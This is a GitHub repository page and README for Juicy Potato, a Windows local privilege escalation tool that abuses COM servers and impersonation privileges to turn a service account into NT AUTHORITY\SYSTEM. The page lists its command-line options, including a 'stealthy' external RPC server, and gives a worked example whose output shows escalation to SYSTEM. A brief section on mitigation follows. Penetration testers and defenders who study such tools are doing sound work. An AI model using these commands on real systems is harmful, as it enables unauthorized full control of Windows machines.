ohpe Merge pull request #17 from andy2002a/patch-1 744d321 · 3 years ago 53 Commits

CLSID	Update GetCLSID.ps1	3 years ago
JuicyPotato	fix: initialize PotatoAPI only once	6 years ago
Test	Ignoring exe in test folder	6 years ago
assets	Update README.md	6 years ago
.gitignore	Update Windows 10 Pro	6 years ago
LICENSE	Initial commit	6 years ago
README.md	Added to BlackArch	6 years ago
_config.yml	Update _config.yml	6 years ago
appveyor.yml	AppVeyor commit filtering	6 years ago

README GPL-3.0 license

Juicy Potato (abusing the golden privileges)

A sugared version of RottenPotatoNG, with a bit of juice, i.e. ***another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM***

Summary

RottenPotatoNG and its variants leverages the privilege escalation chain based on `BITS` service having the MiTM listener on `127.0.0.1:6666` and when you have `SeImpersonate` or `SeAssignPrimaryToken` privileges. During a Windows build review we found a setup where `BITS` was intentionally disabled and port `6666` was taken.

We decided to weaponize RottenPotatoNG: **Say hello to Juicy Potato**.

> For the theory, see Rotten Potato - Privilege Escalation from Service Accounts to SYSTEM and follow the chain of links and references.

We discovered that, other than `BITS` there are a several COM servers we can abuse. They just need to:

1. be instantiable by the current user, normally a "service user" which has impersonation privileges
2. implement the `IMarshal` interface
3. run as an elevated user (SYSTEM, Administrator, ...)

After some testing we obtained and tested an extensive list of interesting CLSID's on several Windows versions.

About

A sugared version of RottenPotatoNG, with a bit of juice, i.e. another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM.

ohpe.github.io/juicy-potato/

windows privilege-escalation dcom rottenpotatong juicy-potato clsid

Readme
GPL-3.0 license
Activity
2.4k stars
47 watching
468 forks
Report repository

Releases 1

Fresh potatoes Latest
on Aug 10, 2018

Packages

No packages published

Contributors 5

Languages

● C++ 58.9% ● PowerShell 39.3% ● C 1.3% ● Batchfile 0.5%

Juicy details

JuicyPotato allows you to:

- Target CLSID
  pick any CLSID you want. Here you can find the list organized by OS.
- COM Listening port
  define COM listening port you prefer (instead of the marshalled hardcoded 6666)
- COM Listening IP address
  bind the server on any IP
- Process creation mode
  depending on the impersonated user's privileges you can choose from:
  - `CreateProcessWithToken` (needs `SeImpersonate`)
  - `CreateProcessAsUser` (needs `SeAssignPrimaryToken`)
  - `both`
- Process to launch
  launch an executable or script if the exploitation succeeds
- Process Argument
  customize the launched process arguments
- RPC Server address
  for a stealthy approach you can authenticate to an external RPC server
- RPC Server port
  useful if you want to authenticate to an external server and firewall is blocking port `135`...
- TEST mode
  mainly for testing purposes, i.e. testing CLSIDs. It creates the DCOM and prints the user of token. See here for testing


Usage

```
T:\>JuicyPotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProces
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NUL
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9
-z only test CLSID and print token's user
```

Example


Administrator: C:\Windows\system32\cmd.exe
Administrator: c:\windows\system32\cmd.exe

```
C:\temp>whoami
nt authority\local service

C:\temp>juicypotato.exe -l 1337 -p c:\windows\system32\cmd.exe -t * -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 1337
......
[+] authresult 0
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\temp>
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Final thoughts

If the user has `SeImpersonate` or `SeAssignPrimaryToken` privileges then you are **SYSTEM**.

It's nearly impossible to prevent the abuse of all these COM Servers. You could think to modify the permissions of these objects via `DCOMCNFG` but good luck, this is gonna be challenging.

The actual solution is to protect sensitive accounts and applications which run under the `* SERVICE` accounts. Stopping `DCOM` would certainly inhibit this exploit but could have a serious impact on the underlying OS.

Binaries build passing

An automatic build is available. Binaries can be downloaded from the Artifacts section here.

Also available in BlackArch.

Authors

- Andrea Pierini
- Giuseppe Trotta

References